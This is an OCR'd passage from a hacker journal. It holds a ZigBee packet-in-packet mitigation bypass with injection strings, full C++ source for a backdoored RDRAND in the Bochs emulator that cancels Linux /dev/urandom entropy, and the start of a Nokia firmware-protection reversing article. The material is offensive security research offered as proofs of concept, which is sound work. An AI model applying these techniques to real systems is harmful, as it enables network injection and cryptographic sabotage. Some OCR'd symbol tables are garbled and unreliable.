
Flea Market
Seminars
Manufacturers' exhibits
Technical Sessions

Court Hotel, Cleveland Ohio — June 10, 11, 12

For Additional Information:

Gary Coleman
Midwestern Affiliation of Computer Clubs
PO Box 83
Cleveland OH 44141

P.S. To make life easier we are chartering a jet to Dallas the next weekend.


Rt. Rvd. Dr. Pastor Manul Laphroaig's
Totally Useless Decoder Ring
This might as well be:
This is plaintext:
Дрянк Море Освятинеі

3:5 An Advanced Mitigation Bypass for Packet-in-Packet; or, I'm burning 0day to use the phrase 'eighth of a nybble' in print.

by Travis Goodspeed
continuing work begun in collaboration with the Dartmouth Scooby Crew

Howdy y'all,

This short little article is a follow-up to my work on 802.15.4 packet-in-packet attacks, as published at Usenix WOOT 2011. In this article, I'll show how to craft PIP exploits that avoid the defense mechanisms introduced by the fine folks at Carleton University in Ontario.

As you may recall, the simple form of the packet-in-packet attack works by including the symbols that make up a Layer 1 packet at Layer 7. Normally, the interior bytes of a packet are escaped by the outer packet's header, but packet collisions sometimes destroy that header. However, collisions tend to be short and so leave the interior packet intact. On a busy band like 2.4GHz, this happens often enough that it can be used reliably to inject packets in a remote network.

At Wireless Days 2012, Biswas and company released a short paper entitled *A Lightweight Defence against the Packet in Packet Attack in ZigBee Networks*. Their trick is to use bit-stuffing of a sort to prevent control information from appearing within the payload. In particular, whenever they see four contiguous `00` symbols, they stuff an extra `FF` before the next symbol in order to ensure that the Zigbee packet's preamble and Start of Frame Delimiter (also called a Sync) are never found back-to-back inside

of a transmitted packet.

So if the attacker injects `00 00 00 00 A7 ...` as in the original WOOT paper, Biswas' mitigation would send `00 00 00 00 FF A7 ...` through the air, preventing a packet-in-packet injection. The receiving unit's networking stack would then transform this back to the original form, so software at higher layers could be none-the-wiser.

One simple bypass is to realize that the receiving radio may not in fact need four bytes of preamble. A tech report[2] from Dartmouth shows that the Telos B does not require more than one preamble byte, so `00 00 A7 ...` would successfully bypass Biswas' defense.

Another way to bypass this defense is to realize that 802.15.4 symbols are four bits wide, so you can abuse nybble alignment to sneak past Biswas' encoder. In this case, the attacker would send something like `F0 00 00 00 0A 7...`, allowing for eight nybbles, which are four misaligned bytes, of zeroes to be sent in a row without tripping the escaping mechanism. When the outer header is lost, the receiver will automatically re-align the interior packet.

But those are just bugs, easily identified and easily patched. Let's take a look at a full and proper bypass, one that's dignified and pretty damned difficult to anticipate. You see, byte boundaries in the symbol stream are just an accidental abstraction that doesn't really exist in the deepest physical layers, and they are not the only abstraction the hardware ignores. By finding and violating these abstractions—while retaining compatibility with

[2]Fingerprinting IEEE 802.15.4 Devices by Ira Ray Jenkins and the Dartmouth Scooby Crew, TR2014-746

the hardware receiver!—we can perform a packet-in-packet injection without getting caught by the filter.

You'll recall that I told you 802.15.4 symbols were nybble-sized. That's almost true, but strictly speaking, it's a comforting lie told to children. The truth is that there's a lower layer, where each nybble of the message is sent as 32 ones and zeroes, which are called 'chips' to distinguish them from higher-layer bits.

The symbols and chip sequences are defined like this in the 802.15.4 standard. As each chip sequence has a respectably large Hamming distance from the others, an error-correcting symbol matcher on the receiving end can find the closest match to a symbol that arrives damaged.[3] This fix is absolutely transparent—by design—to all upper layers, starting with the symbol layer where SFD is matched to determine where a packet starts.

```
1  0 -- 11011001110000110101001000101110
   1 -- 11101101100111000011010100100010
3  2 -- 00101110110110011100001101010010
   3 -- 00100010111011011001110000110101
5  4 -- 01010010001011101101100111000011
   5 -- 00110101001000101110110110011100
7  6 -- 11000011010100100010111011011001
   7 -- 10011100001101010010001011101101
9
11 8 -- 10001100100101100000011101111011
   9 -- 10111000110010010110000001110111
13 A -- 01111011100011001001011000000111
   B -- 01110111101110001100100101100000
15 C -- 00000111011110111000110010010110
   D -- 01100000011101111011100011001001
17 E -- 10010110000001110111101110001100
   F -- 11001001011000000111011110111000
```

[3]Note that Hamming-distance might not be the best metric to match the symbol. Other methods, such as finding the longest stretch of perfectly-matched chips, will still work for the bypass presented in this article.

That is, the Preamble of an 802.15.4 packet can be written as either `00 00 00 00` or eight repetitions of the zero symbol `11011001110000110101001000101110`. While Biswas wants to escape any sequences of the interior symbols, he is actually just filtering at the byte level. Filtering at the symbol level would help, but even that could be bypassed by misaligned symbols.

"What the hell are misaligned symbols!?" you ask. Read on and I'll show you how to obfuscate a PIP attack by sending everything off by *an eighth of a nybble.*

– — — – — — — — – — –

I took the above listing, printed it to paper, and cut the rows apart. Sliding the rows around a bit shows that the symbols form two rings, in which rotating by an eighth of the length causes one symbol to line up with another. That is, if the timing is off by an eighth of a nybble, a 0 might be confused for a 1 or a 7. Two eighths shift of a nybble will produce a 2 or a 6, depending upon the direction. You can see this for yourself in Figure 3.1.

This technique would work for chipwise translations of any shift, but it just so happens that all translations occur in four-chip chunks because that's how the 802.15.4 symbol set was designed. Chip sequences this long are terribly difficult to work with in binary, and the alignment is convenient, so let's see them as hex. Just remember that each of these nybbles is really a chip-nybble, which is one-eighth of a symbol-nybble.

```
  0         D9C3522E          8         8C96077B
2 1        ED9C3522        2 9        B8C96077
  2       2ED9C352           A       7B8C9607
4 3      22ED9C35          4 B      77B8C960
  4     522ED9C3             C     077B8C96
6 5    3522ED9C            6 D    6077B8C9
  6   C3522ED9               E   96077B8C
8 7 9C3522ED              8 F C96077B8
```

So now that we've got a denser notation, let's take a look at the packet header sequence that is blocked by Biswas, namely,

0	11011001110000110101001000101110
1	11101101100111000011010100100010
2	00101110110110011100001101010010
3	00100010111011011001111000011010
4	01010010001011101101100111000011
5	00110101001000101111011011001111
6	11000011010100100010111011011001
7	10011100000110101001000101111011
8	10001100100101100000011101111011
9	10111000110010010110000001110111
A	01111011100011001011000000111
B	01110111011100011001001011000000
C	00000111011110111000110010010110
D	01100000011101111011100011001001
E	10010110000001110111011100011100
F	11001001011000000111011110111000

Figure 3.1: 802.15.4 Symbols, in Hex and as Chip Patterns.

the 4-bytes of zeroes. In this notation, the upper line represents 802.15.4 symbols, while the lower line shows the 802.15.4 chips, both in hex.

```
    0        0        0        0        0        0       ...
D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E    ...
```

As this sequence is forbidden (i.e., will be matched against by Biswas' bit stuffing trick) at the upper layers, we'd like to smuggle it through using misaligned symbols. In this case, we'll send 1 symbols instead of 0 symbols, as shown on the lower half of the following diagram. Note how damned close they are to the upper half. At most one eighth of any symbol is wrong, and within a stretch of repeated symbols, every chip is correct.

```
    0        0        0        0        0        0       ...
 D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E    ...
    1        1        1        1        1        1       ...
ED9C3522 ED9C3522 ED9C3522 ED9C3522 ED9C3522 ED9C3522    ...
```

So instead of sending our injection string as `00000000A7`, we can move forward or backward one spot in the ring, sending `11111111B0` or `7777777796` as our packet header and applying the same shift to all the remaining symbols in the packet.

"But wait!" you might ask, "These symbols aren't correct! Between 0 and 4 chips of the shifted symbol fail to match the original."

The trick here is that the radio receiver must match *any* incoming chip sequence to *some* output symbol. To do this, it takes the most recent 32 chips it received and returns the symbol from the table that has the least Hamming distance from the received sample.

So when the radio is looking for A7 and sees B0, the error calculation looks a little like this.

```
B0 -- 77B8C960D9C3522E
      ||||||||          <--Chips are nearly equal.
A7 --  7B8C96079C3522ED
```

For the first symbol, the receiver expects the A symbol as `7B8C9607` but it gets `7B8C960`*`D`*. Note that these only differ by the last four chips, and that the Hamming distance between `0111` and `1101` is only two, so the difference between an `A` and a misaligned `B` in this case is only two.

It's easy to show that the worst off-by-one misalignment would make the Hamming distance differ by at most four. Comparing this with the distance between the existing symbols, you will see that they are all much further apart from one other. So we can obfuscate an entire inner packet, letting the receiver and a bit of radioland magic translate our packet from legal symbols into ones that ought to have been escaped.

Ain't that nifty?

– — — – — — — — – — –

This technique of abusing sub-symbol misalignment to send a corrupted packet-in-packet which is reliably transformed back into a correct, meaningful packet should be portable to protocols other than 802.15.4.

For example, most Phase Shift Keyed (PSK) protocols can have phase misalignment that causes symbols to be confused for each other. Frequency Shift Keyed (FSK) protocols can have frequency misalignment when on neighboring channels, so that sometimes one channel in 2 FSK will see a packet intended for a neighboring channel, but with all or most of the bits flipped.

One last subject I should touch on is a fancy attempt by Michael Ossmann and Dominic Spill to defend against packet-in-packet attacks which was presented at Shmoocon 2014 and in


a post to the Langsec mailing list. While they don't explicitly anticipate the bypass presented in this paper, it's worth noting that their example (5,2,2) Isolated Complementary Binary Linear Block Code (ICBLBC) does not seem to be vulnerable to my advanced bypass technique. Could it be that all such codes are accidentally invulnerable?

Evan Sultanik on the Digital Operatives Blog ported Mike and Dominic's technique for generating codes to Microsoft's Z3 theorem prover and came up with a number of new ICBLBC codes.

With so many to choose from, surely a clever reader could extend Evan's Z3 code to search just for those ICBLBC codes which are vulnerable to type confusion with misalignment? I'll buy a beer for the first neighbor to demo such a PoC, and another beer for the first neighbor to convincingly extend Mike and Dominic's defense to cover misaligned symbols. For inspiration, read about how Barisani and Bianco[4] were able to do packet-in-packet injections against wired ethernet by ignoring Layer 1 and injecting at Layer 2.

Cheers from Samland,
—Travis

[4]Fully Arbitrary 802.3 Packet Injection: Maximizing the Ethernet Attack Surface by Andrea Barisani and Daniele Bianco at Black Hat 2013



Hey kids!
Xerox this page and cut the paper strips apart.
You can write your own odd-alignment packet-in-packet injection strings!

3:6 Prototyping an RDRAND Backdoor in Bochs

by Taylor Hornby

What happens to the Linux cryptographic random number generator when we assume Intel's fancy new RDRAND instruction is malicious? According to dozens of clueless Slashdot comments, it wouldn't matter, because Linux tosses the output of RDRAND into the entropy pool with a bunch of other sources, and those sources are good enough to stand on their own.

I can't speak to whether RDRAND *is* backdoored, but I can—and I do!—say that it *can be* backdoored. In the finest tradition of this journal, I will demonstrate a proof of concept backdoor to the RDRAND instruction on the Bochs emulator that cripples `/dev/urandom` on recent Linux distributions. Implementing this same behavior as a microcode update is left as an exercise for clever readers.

Let's download version 3.12.8 of the Linux kernel source code and see how it generates random bytes. The following is part of the `extract_buf()` function in `drivers/char/random.c`, the file that implements both `/dev/random` and `/dev/urandom`.

```
static void extract_buf(struct entropy_store *r, __u8 *out){
        // ... hash the pool and other stuff ...
        /* If we have a architectural hardware random number
         * generator, mix that in, too. */
        for (i = 0; i < LONGS(EXTRACT_SIZE); i++) {
                unsigned long v;
                if (!arch_get_random_long(&v))
                        break;
                hash.l[i] ^= v;
        }
        memcpy(out, &hash, EXTRACT_SIZE);
        memset(&hash, 0, sizeof(hash));
}
```

This function does some tricky SHA1 hashing stuff to the entropy pool, then XORs RDRAND's output with the hash before returning it. That `arch_get_random_long()` call is RDRAND. What this function returns is what you get when you read from `/dev/(u)random`.

What could possibly be wrong with this? If the hash is random, then it shouldn't matter whether RDRAND output is random or not, since the result will still be random, right?

That's true in theory, but the hash value is in memory when the RDRAND instruction executes, so theoretically, it could find it, then return its inverse so the XOR cancels out to ones. Let's see if we can do that.

First, let's look at the X86 disassembly to see what our modified RDRAND instruction would need to do.

```
c03a_4c80:  89 d9             mov  ecx,ebx
c03a_4c82:  b9 00 00 00 00    mov  ecx,0x0       ;These become
c03a_4c87:  8d 76 00          lea  esi,[esi+0x0] ;"rdrand eax"
c03a_4c8a:  85 c9             test ecx,ecx
c03a_4c8c:  74 09             je   c03a4c97
c03a_4c8e:  31 02             xor  DWORD PTR [edx],eax
c03a_4c90:  83 c2 04          add  edx,0x4
c03a_4c93:  39 f2             cmp  edx,esi
c03a_4c95:  75 e9             jne  c03a4c80
```

That `mov ecx, 0`, `lea esi [esi+0x0]` code gets replaced with `rdrand eax` at runtime by the alternatives system. See `arch-random.h` and `alternative.h` in `arch/x86/include/asm/`for details.

Sometimes things work out a little differently, and it's best to be prepared for that. For example if the kernel is compiled with `CONFIG_CC_OPTIMIZE_FOR_SIZE=y`, then the call to `arch_get_-random_long()` isn't inlined. In that case, it will look a little something like this.

```
c030_76e6:  39 fb            cmp    ebx,edi
c030_76e8:  74 18            je     c0307702
c030_76ea:  8d 44 24 0c      lea    eax,[esp+0xc]
c030_76ee:  e8 cd fc ff ff   call   c03073c0
c030_76f3:  85 c0            test   eax,eax
c030_76f5:  74 0b            je     c0307702
c030_76f7:  8b 44 24 0c      mov    eax,DWORD PTR [esp+0xc]
c030_76fb:  31 03            xor    DWORD PTR [ebx],eax
c030_76fd:  83 c3 04         add    ebx,0x4
c030_7700:  eb e4            jmp    c03076e6
```

Not to worry, though, since all cases that I've encountered have one thing in common. There's always a register pointing to the buffer on the stack. So a malicious RDRAND instruction would just have to find a register pointing to somewhere on the stack, read the value it's pointing to, and that's what the RDRAND output will be XORed with. That's exactly what our PoC will do.

I don't have a clue how to build my own physical X86 CPU with a modified RDRAND, so let's use the Bochs X86 emulator to change RDRAND. Use the current source from SVN since the most recent stable version as I write this, 2.6.2, has some bugs that will get in our way.

All of the instructions in Bochs are implemented in C++ code, and we can find the RDRAND instruction's implementation in `cpu/rdrand.cc`. It's the `BX_CPU_C::RDRAND_Ed()` function. Let's

replace it with a malicious implementation, one that sabotages the kernel, and only the kernel, when it tries to produce random numbers.

```
BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::RDRAND_Ed(
                                        bxInstruction_c *i){
    Bit32u rdrand_output = 0;
    Bit32u xor_with = 0;

    Bit32u ebx = get_reg32(BX_32BIT_REG_EBX);
    Bit32u edx = get_reg32(BX_32BIT_REG_EDX);
    Bit32u edi = get_reg32(BX_32BIT_REG_EDI);
    Bit32u esp = get_reg32(BX_32BIT_REG_ESP);

    const char output_string[] = "PoC||GTFO!\n";
    static int position = 0;

    Bit32u addr = 0;
    static Bit32u last_addr = 0;
    static Bit32u second_last_addr = 0;

    /* We only want to change RDRAND's output if it's being
       used for thevulnerable XOR in extract_buf(). This
       only happens in Ring 0.
     */
    if (CPL == 0) {
        /* The address of the value our output will get XORed
           with is pointed to by one of the registers, and is
           somewhere on the stack. We can use that to tell if
           we're being executed in extract_buf() or somewhere
           else in the kernel. Obviously, the exact registers
           will vary depending on the compiler, so we have to
           account for a few different possibilities. It's
           not perfect, but hey, this is a PoC.

         * This has been tested on 32-bit versions of
         *  - Tiny Core Linux 5.1
         *  - Arch Linux 2013.12.01 (booting from cd)
         *  - Debian Testing i386 (retrieved December 6, 2013)
         *  - Fedora 19.1
         */
        if (esp <= edx && edx <= esp + 256) {
            addr = edx;
        } else if (esp <= edi && edi <= esp + 256
                   && esp <= ebx && ebx <= esp + 256) {
            /* With CONFIG_CC_OPTIMIZE_FOR_SIZE=y, either:
             *  - EBX points to the current index,
```

```
44              *       EDI points to the end of the array.
                *  - EDI points to the current index,
46              *       EBX points to the end of the array.
                * To distinguish the two, we compare them.
48              */
                if (edi <= ebx) {
50                  addr = edi;
                } else {
52                  addr = ebx;
                }
54          } else {
                /* It's not extract_buf(), so cancel the
56                 backdooring. */
                goto do_not_backdoor;
58          }

60          /* Read what our output will be XORed with. */
            xor_with = read_virtual_dword(BX_SEG_REG_DS, addr);
62
            Bit32u urandom_output = 0;
64          Bit32u advance_length = 4;
            Bit32u extra_shift = 0;
66
            /* Only the first two bytes get used on the third
68             RDRAND execution. */
            if (addr == last_addr + 4
70              && last_addr == second_last_addr + 4){
                advance_length = 2;
72              extra_shift = 16;
            }
74
            /* Copy the next string portion into the output. */
76          for (int i = 0; i < advance_length; i++) {
                /* The characters must be added backwards,
78                 because little endian. */
                urandom_output >>= 8;
80              urandom_output |= output_string[position++] << 24;
                if (position >= strlen(output_string)) {
82                  position = 0;
                }
84          }
            urandom_output >>= extra_shift;
86
            second_last_addr = last_addr;
88          last_addr = addr;

90          rdrand_output = xor_with ^ urandom_output;
```

```
92      } else {
    do_not_backdoor:
94          /* Normally, RDRAND produces good random output. */
            rdrand_output |= rand() & 0xff;
96          rdrand_output <<= 8;
            rdrand_output |= rand() & 0xff;
98          rdrand_output <<= 8;
            rdrand_output |= rand() & 0xff;
100         rdrand_output <<= 8;
            rdrand_output |= rand() & 0xff;
102     }

104     BX_WRITE_32BIT_REGZ(i->dst(), rdrand_output);
        setEFlagsOSZAPC(EFlagsCFMask);
106
        BX_NEXT_INSTR(i);
108 }
```

After you've made that patch and compiled Bochs, download Tiny Core Linux to test it. Here's a sample configuration to ensure that a CPU with RDRAND support is emulated.

```
    # System configuration.
 2  romimage: file=$BXSHARE/BIOS-bochs-latest
    vgaromimage: file=$BXSHARE/VGABIOS-lgpl-latest
 4  cpu: model=corei7_ivy_bridge_3770k, ips=120000000
    clock: sync=slowdown
 6  megs: 1024
    boot: cdrom, disk
 8
    # CDROM
10  ata1: enabled=1, ioaddr1=0x170, ioaddr2=0x370, irq=15
    ata1-master: type=cdrom, path="CorePlus-current.iso", status=
        inserted
```

Boot it, then cat `/dev/urandom` to check the kernel's random number generation.

```
1   tc@box:~$ cat /dev/urandom | head -n 3
    PoC||GTFO!
3   PoC||GTFO!
    PoC||GTFO!
```

3:7 Patching Kosher Firmware for the Nokia 2720

by Assaf Nativ
D7 90 D7 A1 D7 A3 D7 A0 D7 AA D7 99 D7 91
in collaboration with two anonymous coworkers.

This fun little article will introduce you to methods for patching firmware of the Nokia 2720 and related feature phones. We'll abuse a handy little bug in a child function called by the verification routine. This modification to the child function that we can modify allows us to bypass the parent function that we cannot modify. Isn't that nifty?

A modern feature phone can make phone calls, send SMS or MMS messages, manage a calendar, listen to FM radio, and play Snake. Its web browser is dysfunctional, but it can load a few websites over GPRS or 3G. It supports Bluetooth, those fancy ringtones that no one ever buys, and a calculator. It can also take ugly low-resolution photos and set them as the background.

Not content with those unnecessary features, the higher end of modern feature phones such as the Nokia 208.4 support Twitter, WhatsApp, and a limited Facebook client. How are the faithful to study their scripture with so many distractions?

A Kosher phone would be a feature phone adapted to the unique needs of a particular community of the Orthodox Jews. The general idea is that they don't want to be bothered by the outside world in any way, but they still want a means to communicate between themselves without breaking the strict boundaries they made. They wanted a phone that could make phone calls or calculate, but that only supported a limited list of Hasidic ringtones and only used Bluetooth for headphones. They would be extra happy if a few extra features could be added, such as a Jewish

calendar or a prayer time table. While Pastor Laphroaig just wants a phone that doesn't ring (except maybe when heralding new PoC), frowns on Facebook, and banishes Tweety-boxes at the dinner table, this community goes a lot further and wants no Facebook, Twitter, or suchlike altogether. This strikes the Pastor as a bit extreme, but good fences make good neighbors, and who's to tell a neighbor how tall a fence he ought to build? So this is the story of a neigbor who got paid to build such a fence.[5]

– — — – — — — — – — –

— — — – — –

— — – — – – — – — —

I started with a Nokia phone, as they are cost effective for hardware quality and stability. From Nokia I got no objection to the project, but also no help whatsoever. They said I was welcome to do whatever helps me sell their phones, but this target group was too small for them to spend any development time on. And so this is how my quest for the Kosher phone began.

During my journey I had the pleasure of developing five generations of the Kosher phone. These were built around the Nokia 1208, Nokia 2680, Nokia 2720, Samsung E1195, and the Nokia 208.4. There were a few models in between that didn't get to the final stage either because I failed in making a Kosher firmware for them or because of other reasons that were beyond my control.

I won't describe all of the tricks I've used during the development, because these phones still account for a fair bit of my income. However, I think the time has come for me to share some of the knowledge I've collected during this project.

It would take too long to cover all of the phones in a single

[5]Disclaimer: No one forces this phone on them; they choose to have it of their own will. No government or agency is involved in this, and the only motivation that drives customers to use this kind of phone is the community they live in.

article, so I will start with just one of them, and just a single part that I find most interesting.

Nokia has quite a few series of phones which differ in the firmware structure and firmware protection. SIM-locking has been prohibited in the Israeli market since 2010, but these protections also exist to keep neighbors from playing with baseband firmware modifications, as that might ruin the GSM network.

Nokia phones are divided into a number of baseband series. The oldest, DCT1, works with the old analog networks. DCT3, DCT4 and DCT4+ work with 2G GSM. BB5 is sometimes 2G and sometimes 3G, so far as I know. And anything that comes after, such as Asha S40, is 3G. It is important to understand that there are different generations of phones because vulnerabilities and firmware seem to work for all devices within a family. Devices in different families require different firmware.

I'll start with a DCT4+ phone, the Nokia 1208. Nowadays there are quite a few people out there who know how to patch DCT4+ firmware, but the solution is still not out in the open. One would have to collect lots of small pieces of information from many forum posts in order to get a full solution. Well, not anymore, because I'm going to present here that solution in all of its glory.

A DCT4+ phone has two regions of executable code, a flashable part and a non-flashable secured part, which is most likely mask ROM. The flashable memory contains a number of important regions.

- The Operating System, which Nokia calls the MCUSW. (Read on to learn how they came up with this name.)




Figure 3.2: Nokia Memory Map

- Strings and localization strings, which Nokia calls the PPM.
- General purpose file system in a FAT16 format. This part contains configuration files, user files, pictures, ringtones, and more. This is where Nokia puts phone provider customizations, and this part is a lot less protected. It is usually referred to as the CNT or IMAGE.

All of this data is accessible for the software as one flat memory module, meaning that code that runs on the device can access almost anything that it knows how to locate.

At this point I focused on the operating system, in my attempt to patch it to make the phone Kosher. The operating system

contains nearly all of the code that operates the phone, including the user interface, menus, web browser, SMS, and anything else the phone does. The only things that are not part of the OS are the code for performing the flashing, the code for protecting the flash, and some of the baseband code. These are all found in the ROM part. The CNT part contains only third party apps, such as games.

Obtaining a copy of the firmware is not hard. It's available for download from many websites, and also directly from Nokia's own servers. These firmware images can be flashed using Nokia's flashing tool, Phoenix Service Software, or with NaviFirm+. The operating system portion comes with a `.mcu` or `.mcusw` extension, which stands for MicroController Unit SoftWare.

This file starts with the byte `0xA2` that marks the version of the file. The is a simple Tag-Length-Value format. From offset `0xE6` everything that follows is encoded as follows:

- 1 Byte: Type, which is always `0x14`.
- 1 Dword: Address
- 3 Bytes: Length
- 1 Byte: Unknown
- 1 Byte: Xor checksum

Combining all of the data chunks, starting at the address `0x0100-0000` we'll see something like Figure 3.3.

Note that some of the `0xFF` in Figure 3.3 bytes are just missing data because of the way it is encoded. The first data chunk belongs to address `0x01000000`, but it's just `0x2C` bytes long, and the next data chunk starts at `0x01000064`. The data that follows byte `0x01000084` is encrypted, and is auto decrypted by hardware.

I know that decryption is done at the hardware level, because I can sniff to see what bytes are actually sent to the phone during flashing. Further, there are a few places in memory, such as the bytes from `0x01000000` to `0x01000084`, that are not encrypted. After I managed to analyze the encryption, I later found that in some places in the code these bytes are accessed simply by adding `0x08000000` to the address, which is a flag to the CPU that says that this data is not encrypted, so it shouldn't be decrypted.

Now an interesting question that comes next is what the encryption is, and how I can reverse it to patch the code. My answer is going to disappoint you, but I found out how the encryption works by gluing together pieces of information that are published on the Internet.

If you wonder how the fine folks on the Internet found the encryption, I'm wondering the same thing. Perhaps someone leaked it from Nokia, or perhaps it was reverse engineered from the silicon. It's possible, but unlikely, that the encryption was implemented in ARM code in the unflashable region of memory, then recovered by a method that I'll explain later in this article.

It's also possible that the encryption was reversed mathematically from samples. I think the mechanism has a problem in that some plaintext, when repeated in the same pattern and at the same distance from each other, is encrypted to the same ciphertext.

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000	AD	7E	B6	1A	1B	BE	0B	E2	7D	58	6B	E4	DB	EE	65	14
0010	42	30	95	44	99	18	18	38	DB	00	FF	FF	FF	FF	FF	FF
0020	FF	FF	FF	FF	F8	1F	8B	22	50	65	61	4B	FF	FF	FF	FF
0030	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	F8	C4	AA	C3
0070	85	CF	C6	E7	00	04	8A	5F	01	00	01	00	00	00	00	00
0080	00	00	00	00												

Figure 3.3: TLV Header

The ROM contains a rather small amount of code, but as it isn't included in the firmware updates, I don't have a copy. The only thing I care about from this code is how the first megabyte of MCU code is validated. If and only if that validation succeeds, the baseband is activated to begin GSM communications.

If something in the first megabyte of the MCU code were patched, the validation found in the ROM would fail, and the phone would refuse to communicate with anything. This won't interrupt anything else, as the phone would still need to boot in order to display an appropriate error message. The validation function in the ROM is invoked from the MCU code, so that function call could be patched out, but again, the GSM baseband would not be activated, and the phone wouldn't be able to make any calls. It might sound as if this is what the customer is looking for, but it's not, as phone calls are still Kosher six days a week. Note that Bluetooth still works when baseband doesn't, a handy communication channel for diagnostics.

Another validation found in the MCU code is a common 16 bit checksum, which is done not for security reasons but rather to check the phone's flash memory for corruption. The right checksum value is found somewhere in the first `0x100` bytes of the MCU. This checksum is easily fixed with any hex editor. If the check fails, the phone will show a "Contact Service" message, then shut down.

At this point I didn't know much about what kind of validation is performed on the first megabyte, but I had a number of samples of official firmware that pass the validation. Every sample has a function that resides in that megabyte of code and validates the rest of the code. If that function fails, meaning that I patched

something in the code coming after the first megabyte, it immediately reboots the phone. The funny thing is that the CPU is so slow that I can get a few seconds to play with the phone before the reboot takes place. Unfortunately, patching out this check still leaves me with no baseband, and thus no product.

To attack this protection I had to better understand the integrity checks. I didn't have a dump of the code that checks the first megabyte, so I reversed the check performed on the rest of the binary in an attempt to find some mistake. Using the FindCrypt IDA script, I found a few implementations of SHA1, MD5, and other hashing functions that could be used—and should be used!—to check binary integrity.

Most importantly, I found a function that takes arguments of the hash type, data's starting address, and length, and returns a digest of that data. Following the cross references of that function brought me to the following code:

```
FLASH:01086266 loc_1086266
FLASH:01086266          LDR     R2, =0x300C8D2
FLASH:01086268          MOVS    R1, #0x1C
FLASH:0108626A          LDRB    R0, [R2,R0]
FLASH:0108626C          MULS    R1, R0
FLASH:0108626E          LDR     R0, =SHA1_check_related
FLASH:01086270          SUBS    R0, #0x80
FLASH:01086272          ADDS    R0, R1, R0
FLASH:01086274          MOVS    R4, R0
FLASH:01086276          ADDS    R0, #0x80
FLASH:01086278 R1 = Start
FLASH:01086278          LDR     R1, [R0,#0xC]
FLASH:0108627A          LDR     R2, [R0,#0x10]
FLASH:0108627C          LDR     R0, [R0,#0xC]
FLASH:0108627E DataLength = DataStart - DataEnd;
FLASH:0108627E          SUBS    R3, R2, R0
FLASH:01086280          ADD     R2, SP, #0x38+hashLength
FLASH:01086282          STR     R2, [SP,#0x38+hashLengthCopy]
FLASH:01086284          LDRB    R0, [R6,#8]
```

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0000	AD	7E	B6	1B	23	10	03	40	C6	05	E4	01	20	A2	00	00
0010	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	FF	FF
0020	FF	FF	FF	FF	F8	1F	AA	02	50	65	61	4B	FF	FF	FF	FF
0030	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0040	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0050	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF
0060	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	*C0*	*52*	*90*	*D4*
0070	*4A*	*E4*	*5C*	*8F*	*00*	*02*	*00*	*00*	*01*	*00*	*01*	*00*	*00*	*00*	*00*	*00*
